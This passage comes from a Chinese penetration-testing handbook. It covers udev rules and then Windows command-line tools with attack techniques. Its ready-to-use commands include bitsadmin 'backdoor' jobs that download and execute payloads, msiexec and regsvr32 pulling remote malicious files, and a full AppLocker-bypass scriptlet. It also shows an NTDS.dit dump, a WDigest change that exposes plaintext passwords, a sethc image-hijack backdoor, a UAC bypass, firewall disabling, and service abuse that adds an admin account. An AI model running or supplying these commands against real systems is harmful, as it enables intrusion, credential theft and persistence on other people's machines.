* SYSFS{value}： sysfs属性值， 可以表示任意。
* ENV{key}： 环境变量， 可以表示任意。
* PROGRAM： 可执行的外部程序， 如果程序返回0值， 该键则认为为真（ true） 。
* RESULT： 上一个PROGRAM调用返回的标准输出。
* NAME： 根据这个规则创建的设备文件的文件名。注意： 仅仅第一行的NAME描述是有效的， 后面的均忽略。如果你想使用使用两个以上的名字来访问一个设备的话， 可以考虑SYMLINK键。
* SYMLINK： 为/dev/下的设备文件产生符号链接。由于udev只能为某个设备产生一个设备文件， 所以为了不覆盖系统默认的udev规则所产生的文件， 推荐使用符号链接。
* OWNER： 设备文件的属主。
* GROUP： 设备文件所在的组。
* MODE： 设备文件的权限， 采用8进制。
* RUN： 为设备而执行的程序列表。
* LABEL： 在配置文件里为内部控制而采用的名字标签。
* GOTO： 跳到匹配的规则（ 通过LABEL来标识） ， 有点类似程序语言中的GOTO。
* IMPORT{type}： 导入一个文件或者一个程序执行后而生成的规则集到当前文件。
* WAIT\_FOR\_SYSFS： 等待一个特定的设备文件的创建。主要是用作时序和依赖问题。
* PTIONS： 特定的选项。
* last\_rule： 对这类设备终端规则执行。
* ignore\_device： 忽略当前规则。
* ignore\_remove： 忽略接下来的并移走请求。
* all\_partitions： 为所有的磁盘分区创建设备文件。

值

用户可以随意地定制udev规则文件的值。例如： my\_root\_disk， my\_printer。同时也可以引用下面的替换操作符：

* $kernel， %k： 设备的内核设备名称， 例如： sda、cdrom。
* $number， %n： 设备的内核号码， 例如： sda3的内核号码是3。
* $devpath， %p： 设备的 devpath路径。
* $id， %b： 设备在 devpath里的ID号。
* $sysfs{file}， %s{file}： 设备的sysfs里file的内容， 其实就是设备的属性值。例如： $sysfs{size}表示该设备

（ 磁盘） 的大小。

* $env{key}， %E{key}： 一个环境变量的值。
* $major， %M： 设备的major号。
* $minor %m： 设备的minor号。
* $result， %c： PROGRAM返回的结果
* $parent， %P： 父设备的设备文件名。

115/990

操作符

作用

说明

==

匹配

相等比较

!=

匹配

不等比较

=

赋值

分配一个特定的值给该键， 他可以覆盖之前的赋值

+=

赋值

追加特定的值给已经存在的键

:=

赋值

分配一个特定的值给该键， 后面的规则不可能覆盖它

QQ群：632167235

* $root， %r： udev\_root的值， 默认是/dev/。
* $tempnode， %N： 临时设备名。
* %%： 符号 % 本身。
* $$： 符号 $ 本身。

例

修改网卡命名：

# **vi /etc/udev/rules.d/70-persistent-net.rules**

SUBSYSTEM=="net",ACTION=="add",DRIVERS=="?\*",ATTR{address}=="00:00:11:aa:bb:bb",ATTR{type}

=="1",KERNEL=="eth\*",NAME="eth1"

将某个U口挂载的任何USB存储映射到某个命名:

# **udevadm info --query=all --name=sda**

# **vi /etc/udev/rules.d/file.rules**

SUBSYSTEM=="block", ENV{DEVTYPE}=="disk", ENV{DEVPATH}=="/devices/platform/soc/3f980000.usb/ usb1/1-1/1-1.2/1-1.2:1.0/host3/target3:0:0/3:0:0:0/block/sda", SYMLINK+="usbport1partition"

命令

查询

查询匹配键信息：

# **udevadm info -a -p $(udevadm info -q path -n /dev/mapper/VolGroup-lv\_root)**

上面的命令两次使用udevinfo：

第一次是返回sysfs设备路径（ 它通常和我们看到的Linux设备文件名所在路径/dev/hda不同） ； 第二次才是查询这个设备路径， 结果将是非常长的syfs信息汇总。

查询网卡信息：

# **udevadm info -a -p /sys/class/net/eth0**

测试

# **udevadm test /block/sda**

启动

重启udev守护进程：

# **start\_udev**

本操作会对所有的设备重新查询规则目录下所有的规则文件， 然后执行所匹配的规则里的行为。通常使用该命令让新的规则文件立即生效。

**3.2 Windows**

**3.2.1** 命令

**3.2.1.1 bcdedit**

116/990

QQ群：632167235

BCDEDIT - 启动配置数据存储编辑器

Bcdedit.exe 命令行工具用于修改启动配置数据存储。

启动配置数据存储包含启动配置参数并控制操作系统的启动方式。这些参数以前位于

Boot.ini 文件中(在基于 BIOS 的操作系统中)或位于稳定 RAM 项中(在基于可扩展

固件接口的操作系统中)。可以使用 Bcdedit.exe 在启动配置数据存储中添加、删除、编辑和附加项。

有关命令和选项的详细信息， 请键入 bcdedit.exe /? <command>。例如， 若要显示有关 /createstore 命令的详细信息， 请键入:

bcdedit.exe /? /createstore

有关本帮助文件中按字母顺序排列的主题列表， 请运行 "bcdedit /? TOPICS"。

对存储执行的命令

================================

/createstore 新建空的启动配置数据存储。

/export

将系统存储的内容导出到文件。以后可以使用该文件还原系统存储的状态。

使用 /export 命令创建的备份文件来还原系统存储的状态。

/import

/sysstore

设置系统存储设备(仅影响 EFI 系统， 在重新启动后不再有效， 且仅用于系统存储设备不确定的情况下)。

对存储中的项执行的命令

===========================================

/copy

/create

/delete

/mirror

复制存储中的项。在存储中新建项。删除存储中的项。

创建存储中项的镜像。

运行 bcdedit /? ID 可获得有关这些命令使用的标识符的信息。

对项选项执行的命令

======================================

/deletevalue 删除存储中的项选项。

/set

设置存储中的项选项值。

运行 bcdedit /? TYPES 可获得这些命令使用的数据类型的列表。运行 bcdedit /? FORMATS 可获得有效数据格式的列表。

控制输出的命令

============================

/enum

/v

列出存储中的项。

命令行选项， 完整显示项标识符， 而不是使用已知标识符的名称。

单独使用命令 /v 可完整显示活动类型的项标识符。

单独运行 "bcdedit" 等同于运行 "bcdedit /enum ACTIVE"。

控制启动管理器的命令

======================================

/bootsequence 为启动管理器设置一次性启动序列。

/default

设置启动管理器将使用的默认项。

/displayorder 设置启动管理器显示多重引导菜单的顺序。

/timeout

设置启动管理器的超时值。

/toolsdisplayorder 设置启动管理器显示工具菜单的顺序。

控制启动应用程序紧急管理服务的命令

========================================================================

/bootems

启用或禁用启动应用程序的紧急管理服务。

117/990

QQ群：632167235

/ems

/emssettings

启用或禁用操作系统项的紧急管理服务。设置全局紧急管理服务参数。

控制调试的命令

==============================

/bootdebug 启用或禁用启动应用程序的启动调试。

/dbgsettings 设置全局调试程序参数。

/debug

启用或禁用操作系统项的内核调试。

/hypervisorsettings 设置虚拟机监控程序的参数。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

开启Local kernel debugging模式， 管理员权限执行：

* **bcdedit -debug on**

重启后测试

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

修改默认引导加载程序

* **bcdedit /set {bootmgr}path \EFI\fedora\grubx64.efi**

**3.2.1.2 bitsadmin**

下载：

* **bitsadmin.exe /transfer b /download /priority high https://www.com/1.exe c:\1.exe**

通过schtasks计划任务定时启动bitsadmin， 实现定时下载执行(需要管理员权限):

1.创建一个下载任务：

* **bitsadmin /create backdoor**

2.添加下载文件， 可以是本地文件：

* **bitsadmin /addfile backdoor https://github.com/3gstudent/javascript-Backdoor/archive/ master.zip C:\test\jsrat.zip**
* **bitsadmin /addfile backdoor %comspec% %temp%\cmd.exe**

3.设置下载成功后要执行的命令：

* **bitsadmin.exe /SetNotifyCmdLine backdoor "%COMSPEC%" "cmd.exe /c bitsadmin.exe / complete \"backdoor\" && start /B C:\test\jsrat.zip"**

4.开启下载任务：

* **bitsadmin /Resume backdoor**

这样就可以实现文件下载并执行， 再加上**schtasks /Run**可实现在某一时间定时执行下载任务注： %COMSPEC%对应cmd.exe的绝对路径

5.配置完成任务：

* **bitsadmin /complete backdoor**

常用命令

1.列出所有任务：

* **bitsadmin /list /allusers /verbose**

2.删除某个任务：

* **bitsadmin /cancel <Job>**

3.删除所有任务：

* **bitsadmin /reset /allusers**

4.完成任务：

* **bitsadmin /complete <Job>**

5.获取任务创建时间：

* **bitsadmin /GetCreationTime <Job>**

6.获取任务修改时间：

* **bitsadmin /GetModificationTime <Job>**

7.获取当任务传输成功后需要执行的命令：

* **bitsadmin /GetNotifyCmdLine <Job>**

8.设置任务优先级

118/990

QQ群：632167235

* **bitsadmin /SetPriority <Job> <Priority>**

Priority： FOREGROUND HIGH NORMAL

注意：

1. 下载保存的文件路径需要真实存在
2. 只有在文件下载成功后， 才能接着执行其中的cmd命令
3. 为了缩短执行命令的时间， 可以把文件设置为本地文件

**3.2.1.3 cacls**

win下设置文件、文件夹权限。

**3.2.1.4 cmdkey**

创建、显示和删除保存的凭据。

添加域凭据：

* **cmdkey /add:192.168.0.10 /user:win.com\administrator /pass:win2003@1**

**3.2.1.5 certutil**

base64编码

-decode

-encode

**3.2.1.6 chkdsk**

可以终止进程， 如杀软：

* **chkdsk /x**

**3.2.1.7 diskpart**

列出当前计算机上的所有物理磁盘：

* **list disk**

选择要操作的物理磁盘：

* **select disk 0**

查看磁盘详细信息：

* **detail disk**

删除物理磁盘：

* **clean**

创建主分区：

* **create partition primary size=1000 align=1024**

激活主分区：

* **active**

119/990

QQ群：632167235

快速格式化：

* **format quick**

创建扩展分区：

* **create partition extended**

创建逻辑分区：

* **create partition logical size=1000**

删除分区：

* **delete partition**

**3.2.1.8 dir**

显示指定目录和所有子目录中的文件：

* **dir logo.jpg /s**

可以用来获取web绝对路径。

**3.2.1.9 expand**

Microsoft (R) 文件扩展实用程序版本 6.1.7600.16385

版权所有 (c) Microsoft Corporation。保留所有权利。

展开一个或多个压缩文件。

EXPAND [-R] Source Destination EXPAND -R Source [Destination] EXPAND -I Source [Destination] EXPAND -D Source.cab [-F:Files] EXPAND Source.cab -F:Files Destination

-R

-I

-D

Source

重命名展开的文件。

重命名展开的文件但忽略目录结构。显示来源中的文件列表。

源文件规格。可使用通配字符。

-F:Files

从 .CAB 文件展开的文件的名称。

Destination 目标文件 | 路径规格。目标可以是目录。

如果来源是多个文件且没有指定 -r，

目标则必须是目录。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

* **Expand.exe -F:\* [PATH TO MSU] [PATH TO EXTRACT TO]**
* **Expand.exe -F:\* [PATH TO EXTRACTED CAB] [PATH TO EXTRACT TO]**

**3.2.1.10 fsutil**

win文件系统管理工具。

120/990

QQ群：632167235

**3.2.1.11 findstr**

搜索字符串。

正则表达式：

> **findstr /R "[<][?]php.\@eval[(]\$\_POST.\*[)];[?][>]" \*.php**

**3.2.1.12 ftp**

指定配置文件：

# **ftp -s:filename.txt**

open 1.1.1.1 user

pass

get a.exe d:\a.exe bye

**3.2.1.13 icacls**

显示或修改自由访问控制列表 (Dacl) 上指定的文件， 并指定目录中的文件应用于存储的 Dacl。

**3.2.1.14 ipconfig**

查看操作系统解析的域名：

1. 较老的系统

* **echo "" > c:\windows\system32\dnsrslvr.log**
* **cacls dnsrslvr.log /g everyone:f**
* **net stop "dns client"**
* **net start "dns client"**

2. 较新系统

* **ipconfig /displaydns**

**3.2.1.15 msg**

发送消息。

**3.2.1.16 klist**

查看、管理域凭据。

**3.2.1.17 logoff**

终止会话。

语法：

121/990

QQ群：632167235

* **LOGOFF [sessionname | sessionid] [/SERVER:servername] [/V] [/VM]**

**3.2.1.18 makecab**

制作cab（ 微软压缩文件） 的工具。

**3.2.1.19 msiexec**

Windows (R) Installer. V 5.0.7601.17514

msiexec /Option <Required Parameter> [Optional Parameter]

安装选项

</package | /i> <Product.msi>

安装或配置产品

/a <Product.msi>

管理安装 - 在网络上安装产品

/j<u|m> <Product.msi> [/t <Transform List>] [/g <Language ID>]

公布产品 - m 公布到所有用户， u 公布到当前用户

</uninstall | /x> <Product.msi | ProductCode>

卸载产品显示选项

/quiet

安静模式， 无用户交互

/passive

无人参与模式 - 只显示进度栏

/q[n|b|r|f]

设置用户界面级别

n - 无用户界面

b - 基本界面

r - 精简界面

f - 完整界面(默认值)

/help

帮助信息重新启动选项

/norestart

安装完成后不重新启动

/promptrestart

必要时提示用户重新启动

/forcerestart

安装后始终重新启动计算机日志选项

/l[i|w|e|a|r|u|c|m|o|p|v|x|+|!|\*] <LogFile> i - 状态消息

w - 非致命警告e - 所有错误消息a - 操作的启动

r - 操作特定记录

u - 用户请求

c - 初始用户界面参数

m - 内存不足或致命退出信息

o - 磁盘空间不足消息

p - 终端属性

v - 详细输出

x - 额外调试信息

+ - 扩展到现有日志文件

122/990

QQ群：632167235

! - 每一行刷新到日志

\* - 记录所有信息， 除了 v 和 x 选项

/log <LogFile>

与 /l\* <LogFile> 相同更新选项

/update <Update1.msp>[;Update2.msp]

应用更新

/uninstall <PatchCodeGuid>[;Update2.msp] /package <Product.msi | ProductCode>

删除产品的更新修复选项

/f[p|e|c|m|s|o|d|a|u|v] <Product.msi | ProductCode>

修复产品

p - 仅当文件丢失时

o - 如果文件丢失或安装了更旧的版本(默认值) e - 如果文件丢失或安装了相同或更旧的版本d - 如果文件丢失或安装了不同版本

c - 如果文件丢失或较验和与计算的值不匹配

a - 强制重新安装所有文件

u - 所有必要的用户特定注册表项(默认值)

m - 所有必要的计算机特定注册表项(默认值) s - 所有现有的快捷键方式(默认值)

v - 从源运行并重新缓存本地安装包设置公共属性

[PROPERTY=PropertyValue]

请查阅 Windows (R) Installer SDK 获得有关命令行语法的其他文档。

版权所有 (C) Microsoft Corporation. 保留所有权利。

此软件的部分内容系基于 Independent JPEG Group 的工作。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

在本地执行远程恶意MSI文件的方法：

# **MsiExec /i http://10.18.180.148:88/meterp.png /q**

**3.2.1.20 ntsd**

结束进程：

* **ntsd -c q -p pid**
* **ntsd -c q -pn explorer.exe**

连接shell：

远程： **ntsd -server tcp:port=99 calc.exe**

本机： **ntsd -remote tcp:server=IP,port=**端口

输入： **.shell**

**3.2.1.21 nbtstat**

使用smb协议列出远程主机的mac地址、主机名等。

**3.2.1.22 ntdsutil**

安装AD域控才有

123/990

QQ群：632167235

在2008+域控上导出ntds.dit、SAM以及System：

ntdsutil snapshot

activate instance ntds create

mount {GUID}

copy c:\MOUNT\_POINT\WINDOWS\NTDS\NTDS.dit c:\NTDS\_saved.dit unmount {GUID}

quit quit

**3.2.1.23 net**

需要启动“ComputerBrower”服务。

查看域/工作组的计算机列表

* **net view**
* **net view /domain**
* **net view /domain:Secwing**
* **net group /domain**
* **net user /domain**
* **net user /domain zerosoul 12345678** #修改域用户密码， 需要域管理员权限， 或者Ctrl+Alt+Del点击修改则不需要域管理员权限
* **net localgroup administrators SECWINGzerosoul /add** #将域Users组用户添加到本地Administrators

组， 需要本地管理员或域管理员在本机登陆域后进行

下面的命令只能用于域控制器：

* **net group "Domain controllers"** #查看域控制器(如果有多台)
* **net group** #查看域的组
* **net group "domain admins"** #查看域管理员
* **net group "domain users"** #查看域管理员

**3.2.1.24 netsh**

端口转发：

* **netsh interface ipv6 install**
* **netsh firewall set opmode disable**
* **netsh interface portproxy v4tov4 listenport=4444 listenaddress=192.168.56.101 connectport=3389 connectaddress=127.0.0.1**

系统跟踪：

* **netsh trace start persistent=yes capture=yes tracefile=c:\temp\nettrace-boot.etl**
* **netsh trace stop**

生成的cab文件包含系统的各项信息， 生成的etl文件可以用netmon软件查看网络数据包。

添加自定义helper dll：

* **netsh add helper c:\test\netshtest.dll**

会创建注册表内容： HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\NetSh

helper dll添加成功后， 每次调用netsh， 均会加载dll。

**3.2.1.25 odbcconf**

124/990

QQ群：632167235

执行DLL文件：

* **odbcconf.exe /a {regsvr c:\test\odbcconf.dll}**

绕过拦截regsvr命令：

* **odbcconf.exe /f my.rsp**

my.rsp为响应文件， 里面包含执行的操作： REGSVR c:\test\odbcconf.dll

注： 这里需要填入dll的绝对路径

**3.2.1.26 openfiles**

OPENFILES /parameter [arguments]

描述:

允许管理员列出系统上已打开的文件和文件夹或与其断开连接。

参数列表:

/Disconnect

中断至少一个打开的文件的连接。

/Query

显示所有从本地或从共享文件夹打开的文件。

/Local

启用 / 禁用本地打开文件的显示。

/?

显示此帮助消息。

示例:

OPENFILES /Disconnect /? OPENFILES /Query /?

OPENFILES /Local /?

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

启用本地打开文件的显示：

* **openfiles /local on**

查看占用的文件：

* **openfiles**

**3.2.1.27 psr.exe**

psr.exe [/start |/stop][/output <fullfilepath>] [/sc (0|1)] [/maxsc <value>] [/sketch (0|1)] [/slides (0|1)] [/gui (0|1)]

[/arcetl (0|1)] [/arcxml (0|1)] [/arcmht (0|1)]

[/stopevent <eventname>] [/maxlogsize <value>] [/recordpid <pid>]

/start Start Recording. (Outputpath flag SHOULD be specified)

/stop Stop Recording.

/sc Capture screenshots for recorded steps.

/maxsc Maximum number of recent screen captures.

/maxlogsize Maximum log file size (in MB) before wrapping occurs.

/gui Display control GUI.

/arcetl Include raw ETW file in archive output.

/arcxml Include MHT file in archive output.

/recordpid Record all actions associated with given PID.

/sketch Sketch UI if no screenshot was saved.

/slides Create slide show HTML pages.

/output Store output of record session in given path.

125/990

QQ群：632167235

/stopevent Event to signal after output files are generated.

开始记录：

* **psr.exe /start /gui 0 /output C:\test\capture.zip**

停止记录：

* **psr.exe /stop**

**3.2.1.28 query**

显示有关终端服务器上的信息。

语法：

* **QUERY { PROCESS | SESSION | TERMSERVER | USER }**

**3.2.1.29 runas**

RUNAS 用法:

RUNAS [ [/noprofile | /profile] [/env] [/savecred | /netonly] ]

/user:<UserName> program

RUNAS [ [/noprofile | /profile] [/env] [/savecred] ]

/smartcard [/user:<UserName>] program

/noprofile

指定不应该加载用户的配置文件。这会加速应用程序加载， 但

可能会造成一些应用程序运行不正常。指定应该加载用户的配置文件。

这是默认值。

要使用当前环境， 而不是用户的环境。

只在指定的凭据限于远程访问的情况下才使用。用用户以前保存的凭据。

Windows XP Home Edition 上没有这个选项。该选项会被忽略。

如果凭据是智能卡提供的， 则使用这个选项。

<UserName> 应使用 USER@DOMAIN 或 DOMAIN\USER 形式

EXE 的命令行。请参阅下面的例子

/profile

/env

/netonly

/savecred

/smartcard

/user program

例如:

* runas /noprofile /user:mymachine\administrator cmd
* runas /profile /env /user:mydomain\admin "mmc %windir%\system32\dsa.msc"
* runas /env [/user:user@domain.microsoft.com](mailto:user@domain.microsoft.com) "notepad \"my file.txt\""

注意: 只在得到提示时才输入用户的密码。注意: USER@DOMAIN 跟 /netonly 不兼容。注意: /profile 跟 /netonly 不兼容。

注意: /savecred 跟 /smartcard 不兼容。

**3.2.1.30 reg**

将文件导入注册表：

* **reg import file.reg**

126/990

QQ群：632167235

**3.2.1.31 regsvr32**

利用regsvr32可以绕过MS Applocker保护机制运行代码。

msf模块： exploit/windows/misc/regsvr32\_applocker\_bypass\_server

* **regsvr32 /s [/i:http://server/Backdoor.sct](http://server/Backdoor.sct) scrobj.dll**

**3.2.1.32 regedit**

127/990

<?XML version="1.0"?>

<scriptlet>

<registration description="Empire" progid="Empire" version="1.00"

classid="{20001111-0000-0000-0000-0000FEEDACDC}"

>

<!-- regsvr32 /s /i"C:\Bypass\Backdoor.sct" scrobj.dll -->

<!-- regsvr32 /s [/i:http://server/Backdoor.sct](http://server/Backdoor.sct) scrobj.dll -->

<!-- That should work over a proxy and SSL/TLS... -->

<!-- Proof Of Concept - Casey Smith @subTee -->

<script language="JScript">

<![CDATA[

var r = new ActiveXObject("WScript.Shell").Run("calc.exe");

]]>

</script>

</registration>

<public>

<method name="Exec"></method>

</public>

<script language="JScript">

<![CDATA[

function Exec()

{

var r = new ActiveXObject("WScript.Shell").Run("cmd.exe");

}

]]>

</script>

</scriptlet>

QQ群：632167235

将文件导入注册表：

* **regedit /s file.reg**

**3.2.1.33 sc**

利用服务sc工具启动程序：

* **sc \\10.1.1.1 create winnt binpath= c:\cmd.exe**
* **sc \\10.1.1.1 create adminsec binpath = "c:\pass.exe" obj= "adminsec\administrator" passwrod= adminsecsc**
* **sc \\10.1.1.1 start adminsec**
* **sc \\10.1.1.1 delete adminsec**

**3.2.1.34 secedit**

允许您用保存在数据库中的安全性设置来配置系统。可用来导入inf文件定义的组策略配置。

**3.2.1.35 subst**

将文件夹映射到磁盘：

* **subst 1: c:\windows**

**3.2.1.36 sfc**

扫描所有受保护的系统文件的完整性， 并用正确的 Microsoft 版本替换不正确的版本。

SFC [/SCANNOW] [/VERIFYONLY] [/SCANFILE=<file>] [/VERIFYFILE=<file>]

[/OFFWINDIR=<offline windows directory> /OFFBOOTDIR=<offline boot directory>]

/SCANNOW

/VERIFYONLY

扫描所有受保护的系统文件的完整性， 并修复出问题的文件(如果出现问题)。扫描所有受保护的系统文件的完整性。不执行修复操作。

扫描参考文件的完整性， 如果找到问题， 则修复文件。

/SCANFILE

指定完整路径 <文件>

/VERIFYFILE

验证带有完整路径 <文件> 的文件的完整性。不执行修复。用于脱机修复指定脱机启动目录的位置

用于脱机修复指定脱机 Windows 目录的位置

/OFFBOOTDIR

/OFFWINDIR

例如

sfc /SCANNOW

sfc /VERIFYFILE=c:\windows\system32\kernel32.dll

sfc /SCANFILE=d:\windows\system32\kernel32.dll /OFFBOOTDIR=d:\ /OFFWINDIR=d:\windows sfc /VERIFYONLY

**3.2.1.37 schtasks**

允许管理员创建、删除、查询、更改、运行和中止本地或远程系统上的计划任务。

128/990

QQ群：632167235

**3.2.1.38 takeown**

win下设置文件、文件夹所有者。

**3.2.1.39 tasklist**

查看系统进程提供服务：

* **tasklist /svc**

查看远程主机进程

* **tasklist /s 1.1.1.1 /u administrator /p passwd /v**

**3.2.1.40 tracerout**

tracerout可以发送两种协议：

1. Windows发送ICMP， 使用TTL超时和TTL回显
2. Unix和Cisco发送UDP， 使用TTL超时和UDP端口不可达

默认使用UDP端口33434开始递增。

**3.2.1.41 tlntadmn**

配置telnet服务。

**3.2.1.42 wevtutil**

作用： Windows事件管理工具。可用来清除事件记录。

**3.2.1.43 whoami**

查看用户sid：

* **whoami /all**

Mandatory Label\High Mandatory Level此级别可以不受UAC控制。

SeDebugPrivilege为启用才能使用getpassword等获取密码明文的操作。

**3.2.1.44 wusa**

微软的升级程序， 可以利用其释放文件：

* **wusa 1.msu /extract:d:\**

129/990

QQ群：632167235

* **wusa 1.cab /extract:d:\**

绕过UAC复制文件：

* **makecab C:\uac\evil.dll C:\uac\uac.cab**
* **wusa C:\uac\uac.cab /extract:C:\Windows\System32\sysprep\**

**3.2.2** 操作

**3.2.2.1** 记录

系统完全启动之前移动文件夹：

* **reg add "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager" /v PendingFileRenameOperations /t REG\_MULTI\_SZ /d "\??\C:\Program Files\Baidu\BaiduAn\\0\??**

**\C:\Baidu.old\\0" /f**

* **shutdown /r /f /t 0**

如果是在注册表里改， 需要新建多行文本， 第一行写成：

\??\C:\windows

第二行写成：

!\??\C:\windows.old

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

文件验证：

windows 2003替换sethc.exe时， 先删除system32/dllcache/sethc.exe。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

win8.1无法从LSA内存中获取明文密码， 需要修改注册表：

* **reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG\_DWORD /d 1**

下次登录便可存储明文密码。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

一个仅仅包涵^ nul<^的批处理文件在windows2K版本以上的操作系统中会造成一个巨大的内存泄漏， 消耗掉所有cpu和内存。

如果命令行过滤反斜杠'\'可以使用%tmp:~2,1%代替。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

禁用IP安全策略：

* **cmd /c net stop policyagent**

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

注册表映像劫持：

* **REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v debugger /t REG\_SZ /d "c:\windows\system32\cmd.exe" /f**

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

预读取文件：

C:\Windows\Prefetch 文件夹保存着最近或者常用的文件， 由superfatch服务控制。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

130/990

QQ群：632167235

文件删不掉可能是设置了权限。设置权限有两种：

1. cacls
2. attrib

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

命令行删除IE浏览器的history, cookies, form data, pwds 以及临时文件的方法失）

C:\> **rundll32.exe inetcpl.cpl,ClearMyTracksByProcess 255**

(删除过程过弹个框， 删完后消

**3.2.2.2** 提权技巧

Trusted Service Paths

带空格路径两端没有引号， 会被中间截断：

C:\Program.exe C:\Program Files\Some.exe

C:\Program Files\Some Folder\Service.exe

查询不包含引号路径的服务：

* **wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:**

**\Windows\\" |findstr /i /v """**

Metasploit Module: exploit/windows/local/trusted\_service\_path

Vulnerable Services

检查有哪个服务可以被我们修改：

* **accesschk.exe -uwcqv "Authenticated Users" \* /accepteula**

找到有权限修改的服务后使用以下命令：

* **sc config PFNET binpath= "net user rottenadmin P@ssword123! /add"**
* **sc stop PFNET**
* **sc start PFNET**

每当我们开启服务时sc命令都返回了一个错误。这是因为net user命令没有指向二进制服务， 因此SCM无法与服务进行通信。但是命令已经执行了。

Metasploit Module: exploit/windows/local/service\_permissions

AlwaysInstallElevated

AlwaysInstallElevated是微软允许非授权用户以SYSTEM权限运行安装文件(MSI)的一种设置。需要以下两个注册表键的值为1：

* **reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated**
* **reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated**

生成msi文件：

* **msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -f msi -o rotten.msi**

执行文件：

* **msiexec /quiet /qn /i C:\Users\Steve.INFERNO\Downloads\rotten.msi**

Metasploit Module: exploit/windows/local/always\_install\_elevated

Note： 使用MSFVenom创建MSI文件时使用了always\_install\_elevated模块， 那么在安装过程中会失败。这是因为操作系统会阻止未注册的安装。

Unattended Installs

131/990

QQ群：632167235

自动安装允许程序在不需要管理员关注下自动安装。这种解决方案用于在拥有较多雇员和时间紧缺的较大型组织中部署程序。如果管理员没有进行清理的话， 那么会有一个名为Unattend的XML文件残存在系统上。这个XML文件包含所有在安装程序过程中的配置， 包括一些本地用户的配置， 以及管理员账户。

全盘搜索Unattend文件是个好办法， 它通常会在以下一个文件夹中：

C:\Windows\Panther\ C:\Windows\Panther\Unattend\ C:\Windows\System32\ C:\Windows\System32\sysprep\

除了Unattend.xml文件外， 还要留意系统中的sysprep.xml和sysprep.inf文件， 这些文件中都会包含部署操作系统时使用的凭据信息， 这些信息可以帮助我们提权。

在这些文件中通常包含用户名和密码， 密码使用base64编码， 并且在最后会附加"Password"， 所以真正的密码需要去掉最后的"Password"。

Metasploit Module: post/windows/gather/enum\_unattend

这个模块仅仅只是搜索Unattend.xml文件， 然而会忽略其他像syspref.xml和syspref.inf这样的文件。

**3.2.2.3 ms15-003**

普通用户可以在c盘根目录下建立文件和文件夹， 但是其他目录里面是使用权限控制的。

修改临时目录的环境变量可以突破目录权限控制：

* **reg add HKCU\Environment /v TEMP /f /t REG\_EXPAND\_SZ /d %%USERPROFILE%%\..\..\..\..**

**\..\windows\faketemp**

* **reg add HKCU\Environment /v TMP /f /t REG\_EXPAND\_SZ /d %%USERPROFILE%%\..\..\..\..\..**

**\windows\faketemp**

退出再重新登录即可建立新文件夹 c:\windows\faketemp

win8.1的漏洞， 之前应该都管用， win2003通过。

**3.2.2.4 TCP/IP**筛选

TCP/IP 筛 选 在 注 册 表 里 有 三 处 ， 分 别 是 ： HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\Services\Tcpip HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet002\Services\Tcpip HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip

分别用以下命令来导出注册表项：

* **regedit -e D:\a.reg HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip**
* **regedit -e D:\b.reg HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet002\Services\Tcpip**
* **regedit -e D:\c.reg HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip**

然后再把三个文件里的： EnableSecurityFilters”=dword:00000001 改 为 ： EnableSecurityFilters”=dword:00000000

再将以上三个文件分别用以下命令导入注册表即可：

* **regedit -s D:\a.reg**
* **regedit -s D:\b.reg**
* **regedit -s D:\c.reg**

132/990

QQ群：632167235

**3.2.2.5** 特殊文件名

windows不允许名字后面加点或空格。

设备文件名

设备文件名：

aux、com1、com2、prn、con、nul

建立：

* **md d:\con\**

删除用UNC路径：

* **rd /s \\.\c:\test\com1.rocks**

带点文件

* **md d:\a..\**
* **rd d:\a..\**

ADS

ntfs特有。

xp系统以后将禁止当作exe文件执行， 但是可以写入脚本文件。

* **echo "<?php phpinfo();?>" > test.php:a.jpg** #生成test.php， 内容空
* **echo "<?php phpinfo();?>" > test.php::$DATA** #生成test.php， 内容 <?php phpinfo();?>
* **echo "<?php phpinfo();?>" > test.php::$INDEX\_ALLOCATION** #生成test.php文件夹
* **echo "<?php phpinfo();?>" > test.php::$DATA\0.jpg** #生成0.jpg， 内容 <?php phpinfo();?>

单独存在流：

* **echo "this is a stream file" > :stream.txt**

可是使用：

* **dir /r**

查看是否存在

文件名显示

文件名称使用ROL方式可以倒序显示文件名。

倒序显示为lmth.asp， 在浏览器中输入%E2%80%AEpsa.html才行。

**3.2.2.6 8.3**短文件名

短文件名只会保留基本名称的首6位半角字符， 以一个~号连接着， 再以一个数字作结尾以作识别， 最后以扩展名的首3位字符作退出。从这个结果中再对无法使用的字符再作删除， 像（+） 号会转换成（\_） 号， 另外这也会转成全大写字母。

如果长档名是大小写混合字母， 那么长档名会存储大小写混合字母的档名， 在8.3的名称会存储它的大写字母版本。

例如：

“TextFile1.Mine.txt”会转换成“TEXTFI~1.TXT”

“附属应用程序”会转换成“附属应~1”

在“TEXTFI~1.TXT”已经存在的情况下， 会存储为“TEXTFI~2.TXT” “ver +1.2.text”会转换成“VER\_12~1.TEX”

查看短文件名：

